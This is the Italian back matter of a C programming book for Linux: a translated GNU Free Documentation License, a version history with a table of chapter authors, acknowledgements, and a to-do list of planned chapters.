Lo scopo di questa licenza è di rendere un manuale, un testo o altri documenti scritti liberi nel senso di assicurare a tutti la libertà effettiva di copiarli e redistribuirli, con o senza modifiche, a fini di lucro o no. In secondo luogo questa licenza prevede per autori ed editori il modo per ottenere il giusto riconoscimento del proprio lavoro, preservandoli dall'essere considerati responsabili per modifiche apportate da altri. Questa licenza è un copyleft: ciò vuol dire che i lavori che derivano dal documento originale devono essere ugualmente liberi. È il complemento alla GNU General Public License, che è una licenza di tipo copyleft pensata per il software libero. Abbiamo progettato questa licenza al fine di applicarla alla documentazione del software libero, perché il software libero ha bisogno di documentazione libera: un programma libero dovrebbe accompagnarsi a manuali che forniscano la stessa libertà del software. Ma questa licenza non è limitata alla documentazione del software; può essere utilizzata per ogni testo che tratti un qualsiasi argomento e al di là dell'avvenuta pubblicazione cartacea. Raccomandiamo principalmente questa licenza per opere che abbiano fini didattici o per manuali di consultazione.

1. APPLICABILITÀ E DEFINIZIONI

Questa licenza si applica a qualsiasi manuale o altra opera che contenga una nota messa dal detentore del copyright che dica che si può distribuire nei termini di questa licenza. Con Documento, in seguito ci si riferisce a qualsiasi manuale o opera. Ogni fruitore è un destinatario della licenza e viene indicato con voi. Una versione modificata di un documento è ogni opera contenente il documento stesso o parte di esso, sia riprodotto alla lettera che con modifiche, oppure traduzioni in un'altra lingua. Una sezione secondaria è un'appendice cui si fa riferimento o una premessa del documento e riguarda esclusivamente

il rapporto dell'editore o dell'autore del documento con l'argomento generale del documento stesso (o argomenti affini) e non contiene nulla che possa essere compreso nell'argomento principale. (Per esempio, se il documento è in parte un manuale di matematica, una sezione secondaria non può contenere spiegazioni di matematica). Il rapporto con l'argomento può essere un tema collegato storicamente con il soggetto principale o con soggetti affini, o essere costituito da argomentazioni legali, commerciali, filosofiche, etiche o politiche pertinenti. Le sezioni non modificabili sono alcune sezioni secondarie i cui titoli sono esplicitamente dichiarati essere sezioni non modificabili, nella nota che indica che il documento è realizzato sotto questa licenza. I testi copertina sono dei brevi brani di testo che sono elencati nella nota che indica che il documento è realizzato sotto questa licenza. Una copia trasparente del documento indica una copia leggibile da un calcolatore, codificata in un formato le cui specifiche sono disponibili pubblicamente, i cui contenuti possono essere visti e modificati direttamente, ora e in futuro, con generici editor di testi o (per immagini composte da pixel) con generici editor di immagini o (per i disegni) con qualche editor di disegni ampiamente diffuso, e la copia deve essere adatta al trattamento per la formattazione o per la conversione in una varietà di formati atti alla successiva formattazione. Una copia fatta in un altro formato di file trasparente il cui markup è stato progettato per intralciare o scoraggiare modifiche future da parte dei lettori non è trasparente. Una copia che non è trasparente è opaca. Esempi di formati adatti per copie trasparenti sono l'ASCII puro senza markup, il formato di input per Texinfo, il formato di input per LaTex, SGML o XML accoppiati ad una DTD pubblica e disponibile, e semplice HTML conforme agli standard e progettato per essere modificato manualmente. Formati opachi sono PostScript, PDF, formati proprietari che possono essere letti e modificati solo con word processor proprietari, SGML o XML per cui non è in genere disponibile la DTD o gli strumenti per il trattamento, e HTML generato automaticamente da qualche word processor per il solo output. La pagina del titolo di un libro stampato indica la pagina del titolo stessa, più qualche pagina seguente per quanto necessario a contenere in modo leggibile, il materiale che la licenza prevede che compaia nella pagina del titolo. Per opere in formati in cui non sia contemplata esplicitamente la pagina del titolo, con pagina del titolo si intende il testo prossimo al titolo dell'opera, precedente l'inizio del corpo del testo.

2. COPIE ALLA LETTERA

Si può copiare e distribuire il documento con l'ausilio di qualsiasi mezzo, per fini di lucro e non, fornendo per tutte le copie questa licenza, le note sul copyright e l'avviso che questa licenza si applica al documento, e che non

si aggiungono altre condizioni al di fuori di quelle della licenza stessa. Non si possono usare misure tecniche per impedire o controllare la lettura o la produzione di copie successive alle copie che si producono o distribuiscono. Però si possono ricavare compensi per le copie fornite. Se si distribuiscono un numero sufficiente di copie si devono seguire anche le condizioni della sezione 3. Si possono anche prestare copie e con le stesse condizioni sopra menzionate possono essere utilizzate in pubblico.

3. COPIARE IN NOTEVOLI QUANTITÀ

Se si pubblicano a mezzo stampa più di 100 copie del documento, e la nota della licenza indica che esistono uno o più testi copertina, si devono includere nelle copie, in modo chiaro e leggibile, tutti i testi copertina indicati: il testo della prima di copertina in prima di copertina e il testo di quarta di copertina in quarta di copertina. Ambedue devono identificare l'editore che pubblica il documento. La prima di copertina deve presentare il titolo completo con tutte le parole che lo compongono egualmente visibili ed evidenti. Si può aggiungere altro materiale alle copertine. Il copiare con modifiche limitate alle sole copertine, purché si preservino il titolo e le altre condizioni viste in precedenza, è considerato alla stregua di copiare alla lettera. Se il testo richiesto per le copertine è troppo voluminoso per essere riprodotto in modo leggibile, se ne può mettere una prima parte per quanto ragionevolmente può stare in copertina, e continuare nelle pagine immediatamente seguenti. Se si pubblicano o distribuiscono copie opache del documento in numero superiore a 100, si deve anche includere una copia trasparente leggibile da un calcolatore per ogni copia o menzionare per ogni copia opaca un indirizzo di una rete di calcolatori pubblicamente accessibile in cui vi sia una copia trasparente completa del documento, spogliato di materiale aggiuntivo, e a cui si possa accedere anonimamente e gratuitamente per scaricare il documento usando i protocolli standard e pubblici generalmente usati. Se si adotta l'ultima opzione, si deve prestare la giusta attenzione, nel momento in cui si inizia la distribuzione in quantità elevata di copie opache, ad assicurarsi che la copia trasparente rimanga accessibile all'indirizzo stabilito fino ad almeno un anno di distanza dall'ultima distribuzione (direttamente o attraverso rivenditori) di quell'edizione al pubblico. È caldamente consigliato, benché non obbligatorio, contattare l'autore del documento prima di distribuirne un numero considerevole di copie, per metterlo in grado di fornire una versione aggiornata del documento.

4. MODIFICHE

Si possono copiare e distribuire versioni modificate del documento rispettando le condizioni delle precedenti sezioni 2 e 3, purché la versione modificata

sia realizzata seguendo scrupolosamente questa stessa licenza, con la versione modificata che svolga il ruolo del documento, così da estendere la licenza sulla distribuzione e la modifica a chiunque ne possieda una copia. Inoltre nelle versioni modificate si deve:

A. Usare nella pagina del titolo (e nelle copertine se ce ne sono) un titolo diverso da quello del documento, e da quelli di versioni precedenti (che devono essere elencati nella sezione storia del documento ove presenti). Si può usare lo stesso titolo di una versione precedente se l'editore di quella versione originale ne ha dato il permesso. B. Elencare nella pagina del titolo, come autori, una o più persone o gruppi responsabili in qualità di autori delle modifiche nella versione modificata, insieme ad almeno cinque fra i principali autori del documento (tutti gli autori principali se sono meno di cinque). C. Dichiarare nella pagina del titolo il nome dell'editore della versione modificata in qualità di editore. D. Conservare tutte le note sul copyright del documento originale. E. Aggiungere un'appropriata licenza per le modifiche di seguito alle altre licenze sui copyright. F. Includere immediatamente dopo la nota di copyright, un avviso di licenza che dia pubblicamente il permesso di usare la versione modificata nei termini di questa licenza, nella forma mostrata nell'addendum alla fine di questo testo. G. Preservare in questo avviso di licenza l'intera lista di sezioni non modificabili e testi copertina richieste come previsto dalla licenza del documento. H. Includere una copia non modificata di questa licenza. I. Conservare la sezione intitolata Storia, e il suo titolo, e aggiungere a questa un elemento che riporti al minimo il titolo, l'anno, i nuovi autori, e gli editori della versione modificata come figurano nella pagina del titolo. Se non ci sono sezioni intitolate Storia nel documento, createne una che riporti il titolo, gli autori, gli editori del documento come figurano nella pagina del titolo, quindi aggiungete un elemento che descriva la versione modificata come detto in precedenza. J. Conservare l'indirizzo in rete riportato nel documento, se c'è, al fine del pubblico accesso ad una copia trasparente, e possibilmente l'indirizzo in rete per le precedenti versioni su cui ci si è basati. Questi possono essere collocati nella sezione Storia. Si può omettere un indirizzo di rete per un'opera pubblicata almeno quattro anni prima del documento stesso, o se l'originario editore della versione cui ci si riferisce ne dà il permesso. K. In ogni sezione di Ringraziamenti o Dediche, si conservino il titolo, il senso, il tono della sezione stessa. L. Si conservino inalterate le sezioni non modificabili del documento, nei propri testi e nei propri titoli. I numeri della sezione o equivalenti non sono considerati parte del titolo della sezione. M. Si cancelli ogni sezione intitolata Riconoscimenti. Solo questa sezione può non essere inclusa nella versione modificata. N. Non si modifichi il titolo di sezioni esistenti come miglioria o per creare confusione con i titoli di sezioni non modificabili.

Se la versione modificata comprende nuove sezioni di primaria importanza o appendici che ricadono in sezioni secondarie, e non contengono materiale copiato dal documento, si ha facoltà di rendere non modificabili quante sezioni si voglia. Per fare ciò si aggiunga il loro titolo alla lista delle sezioni immutabili nella nota di copyright della versione modificata. Questi titoli devono essere diversi dai titoli di ogni altra sezione. Si può aggiungere una sezione intitolata Riconoscimenti, a patto che non contenga altro che le approvazioni alla versione modificata prodotte da vari soggetti–per esempio, affermazioni di revisione o che il testo è stato approvato da una organizzazione come la definizione normativa di uno standard. Si può aggiungere un brano fino a cinque parole come Testo Copertina, e un brano fino a 25 parole come Testo di Retro Copertina, alla fine dell'elenco dei Testi Copertina nella versione modificata. Solamente un brano del Testo Copertina e uno del Testo di Retro Copertina possono essere aggiunti (anche con adattamenti) da ciascuna persona o organizzazione. Se il documento include già un testo copertina per la stessa copertina, precedentemente aggiunto o adattato da voi o dalla stessa organizzazione nel nome della quale si agisce, non se ne può aggiungere un altro, ma si può rimpiazzare il vecchio ottenendo l'esplicita autorizzazione dall'editore precedente che aveva aggiunto il testo copertina. L'autore/i e l'editore/i del documento non ottengono da questa licenza il permesso di usare i propri nomi per pubblicizzare la versione modificata o rivendicare l'approvazione di ogni versione modificata.

5. UNIONE DI DOCUMENTI

Si può unire il documento con altri realizzati sotto questa licenza, seguendo i termini definiti nella precedente sezione 4 per le versioni modificate, a patto che si includa l'insieme di tutte le Sezioni Invarianti di tutti i documenti originali, senza modifiche, e si elenchino tutte come Sezioni Invarianti della sintesi di documenti nella licenza della stessa. Nella sintesi è necessaria una sola copia di questa licenza, e multiple sezioni invarianti possono essere rimpiazzate da una singola copia se identiche. Se ci sono multiple Sezioni Invarianti con lo stesso nome ma contenuti differenti, si renda unico il titolo di ciascuna sezione aggiungendovi alla fine e fra parentesi, il nome dell'autore o editore della sezione, se noti, o altrimenti un numero distintivo. Si facciano gli stessi aggiustamenti ai titoli delle sezioni nell'elenco delle Sezioni Invarianti nella nota di copyright della sintesi. Nella sintesi si devono unire le varie sezioni intitolate storia nei vari documenti originali di partenza per formare una unica sezione intitolata storia; allo stesso modo si unisca ogni sezione intitolata Ringraziamenti, e ogni sezione intitolata Dediche. Si devono eliminare tutte le sezioni intitolate Riconoscimenti.

6. RACCOLTE DI DOCUMENTI
Si può produrre una raccolta che consista del documento e di altri realizzati sotto questa licenza; e rimpiazzare le singole copie di questa licenza nei vari documenti con una sola inclusa nella raccolta, solamente se si seguono le regole fissate da questa licenza per le copie alla lettera come se si applicassero a ciascun documento. Si può estrarre un singolo documento da una raccolta e distribuirlo individualmente sotto questa licenza, solo se si inserisce una copia di questa licenza nel documento estratto e se si seguono tutte le altre regole fissate da questa licenza per le copie alla lettera del documento.

7. RACCOGLIERE INSIEME A LAVORI INDIPENDENTI
Una raccolta del documento o sue derivazioni con altri documenti o lavori separati o indipendenti, all'interno di o a formare un archivio o un supporto per la distribuzione, non è una versione modificata del documento nella sua interezza, se non ci sono copyright per l'intera raccolta. Ciascuna raccolta si chiama allora aggregato e questa licenza non si applica agli altri lavori contenuti in essa che ne sono parte, per il solo fatto di essere raccolti insieme, qualora non siano però loro stessi lavori derivati dal documento. Se le esigenze del Testo Copertina della sezione 3 sono applicabili a queste copie del documento allora, se il documento è inferiore ad un quarto dell'intero aggregato i Testi Copertina del documento possono essere piazzati in copertine che delimitano solo il documento all'interno dell'aggregato. Altrimenti devono apparire nella copertina dell'intero aggregato.

8. TRADUZIONI
La traduzione è considerata un tipo di modifica, e di conseguenza si possono distribuire traduzioni del documento seguendo i termini della sezione 4. Rimpiazzare sezioni non modificabili con traduzioni richiede un particolare permesso da parte dei detentori del diritto d'autore, ma si possono includere traduzioni di una o più sezioni non modificabili in aggiunta alle versioni originali di queste sezioni immutabili. Si può fornire una traduzione della presente licenza a patto che si includa anche l'originale versione inglese di questa licenza. In caso di discordanza fra la traduzione e l'originale inglese di questa licenza la versione originale inglese prevale sempre. **9. TERMINI**
Non si può applicare un'altra licenza al documento, copiarlo, modificarlo, o distribuirlo al di fuori dei termini espressamente previsti da questa licenza. Ogni altro tentativo di applicare un'altra licenza al documento, copiarlo, modificarlo, o distribuirlo è deprecato e pone fine automaticamente ai diritti previsti da questa licenza. Comunque, per quanti abbiano ricevuto copie o abbiano diritti coperti da questa licenza, essi non ne cessano se si rimane

perfettamente coerenti con quanto previsto dalla stessa.

10. REVISIONI FUTURE DI QUESTA LICENZA
La Free Software Foundation può pubblicare nuove, rivedute versioni della Gnu Free Documentation License volta per volta. Qualche nuova versione potrebbe essere simile nello spirito alla versione attuale ma differire in dettagli per affrontare nuovi problemi e concetti. Si veda http://www.gnu.org/copyleft. Ad ogni versione della licenza viene dato un numero che distingue la versione stessa. Se il documento specifica che si riferisce ad una versione particolare della licenza contraddistinta dal numero o ogni versione successiva, si ha la possibilità di seguire termini e condizioni sia della versione specificata che di ogni versione successiva pubblicata (non come bozza) dalla Free Software Foundation. Se il documento non specifica un numero di versione particolare di questa licenza, si può scegliere ogni versione pubblicata (non come bozza) dalla Free Software Foundation. Come usare questa licenza per i vostri documenti Per applicare questa licenza ad un documento che si è scritto, si includa una copia della licenza nel documento e si inserisca il seguente avviso di copiright appena dopo la pagina del titolo: Copyright (c) ANNO VOSTRO NOME. È garantito il permesso di copiare, distribuire e/o modificare questo documento seguendo i termini della GNU Free Documentation License, Versione 1.1 o ogni versione successiva pubblicata dalla Free Software Foundation; con le Sezioni Non Modificabili ELENCARNE I TITOLI, con i Testi Copertina ELENCO, e con i Testi di Retro Copertina ELENCO. Una copia della licenza è acclusa nella sezione intitolata GNU Free Documentation License. Se non ci sono Sezioni non Modificabili, si scriva senza Sezioni non Modificabili invece di dire quali sono non modificabili. Se non c'è Testo Copertina, si scriva nessun Testo Copertina invece di il testo Copertina è ELENCO; e allo stesso modo si operi per il Testo di Retro Copertina. Se il vostro documento contiene esempi non banali di programma in codice sorgente si raccomanda di realizzare gli esempi contemporaneamente applicandovi anche una licenza di software libero di vostra scelta, come ad esempio la GNU General Public License, al fine di permetterne l'uso come software libero.

La copia letterale e la distribuzione di questo articolo nella sua integrità sono permesse con qualsiasi mezzo, a condizione che questa nota sia riprodotta. Aggiornato: 20 Settembre 2000 Andrea Ferro, Leandro Noferini e Franco Vite.

Appendice I

History

Le seguenti tabelle identificano per ogni capitolo del libro inerente la programmazione il rispettivo autore. Tali tabelle, con le informazioni che racchiudono, deve essere utilizzata qualora aveste qualcosa da comunicare agli autori relativamente ad un loro capitolo, in modo da ottenere risposta in tempi ragionevolmente brevi.

- Versione 1.7 del 10/02/2005

PARTE I

Capitolo	**Marco Latini**	**Paolo Lulli**
Cap I		*
Cap II		*

PARTE II

Capitolo	**Marco Latini**	**Paolo Lulli**
Cap III		*
Cap IV		*
Cap V		*
Cap VI		*
Cap VII		*
Cap VIII		*
Cap IX		*
Cap X	*	
Cap XI	*	

PARTE III

Capitolo	Marco Latini	Paolo Lulli
Cap XII	*	
Cap XIII	*	
Cap XIV		*
Cap XV		*
Cap XVI	*	
Cap XVII	*	
Cap XVIII	*	
Cap XIX	*	
Cap XX	*	
Cap XXI	*	*
Cap XXII	*	
Cap XXIII	*	
Cap XXIV	*	
Cap XXV	*	
Cap XXVI	*	
Cap XXVII	*	
Cap XXVIII	*	
Cap XXIV		*

PARTE IV

Capitolo	Marco Latini	Paolo Lulli
Cap XXX	*	
Cap XXXI	*	
Cap XXXII	*	

PARTE V

Capitolo	Marco Latini	Paolo Lulli
Cap XXXIII	*	

APPENDICI

Appendice	Marco Latini	Paolo Lulli
Appendice A	*	
Appendice B	*	
Appendice D	*	
Appendice E	**Autore: G.P. Ricotti**	
Appendice F		*
Appendice G	*	

- Versione 1.0: **Prima pubblicazione.**
- Versione 1.1: Non pubblicata. Inserimento capitolo sulle librerie GTK.
- Versione 1.2: Non pubblicata. Inserimento della parte relativa alla programmazione sicure e del capitolo relativo ai Buffer Overflows.
- Versione 1.3: Non pubblicata. Modifica del capitolo relativo relativo al file system.
- Versione 1.4: **Seconda pubblicazione.** Ampliato il capitolo relativo al filesystem. Inserito, ma da completare, il capitolo relativo alla gestione degli utenti e dei gruppi.
- Versione 1.5: **Non pubblicata** Completato capitolo relativo ai gruppi ed agli utenti inserito capitolo di introduzione alla programmazione sicura.
- Versione 1.6: **Terza publicazione** Corretti alcuni errori, inserita appendice E, ampliata la trattazione del filesystem. Varie.
- Versione 1.7: **Quarta publicazione** Inserita appendice G. Capitolo su kernel programming. Capitolo su kernel hijacking.

Appendice J

Ringraziamenti

Certamente, proseguendo con le revisioni ed aggiungendo nuovi argomenti questa lista è destinata ad allungarsi, anche in previsione dei contributi che vorrete inviarci. Per ora quindi rivolgiamo la nostra gratitudine verso le seguenti persone:

- Marco Pietrobono.
  Per gli innumerevoli consigli è chiarimenti che ha voluto elargire e che hanno contribuito in maniera decisa allo sviluppo del progetto. Sperando che intenda proseguire sulla stessa strada anche per le future revisioni.

- Giulio Prina Ricotti
  Per il contributo apportato all'opera in quanto autore dell'appendice relativa alle reti neurali in C.

Appendice K

TODO

L'elenco che segue riporta sostanzialmente quello che ancora vorremo che il nostro libro trattasse ma che ancora, per mancanza di tempo, non è stato scritto o è ancora in fase di scrittura o revisione. Col passare del tempo alcune sezioni verranno inserite nel libro e altre idee potrebbero essere inserite nell'elenco delle cose da fare.

- Capitolo 10
- Inserire esercizi alla fine di ogni capitolo
- Terminare capitolo su Socket Raw
- Vari tipi di streams e streams personalizati
- Inserire capitolo su I/O low level
- Inserire nel capitolo sui threads il blocco dei files
- I/O non bloccante e Multiplexing
- Inserire più codice
- Terminare capitolo su librerie ncurses
- librerire GTK
- Impiego di CVS per lo sviluppo
- librerie Mesa
- Arricchire parte riguardante la programmazione sicura.

- algoritmi di compressione.
- Creazione di librerie
- Autenticazione con PAM

Indice analitico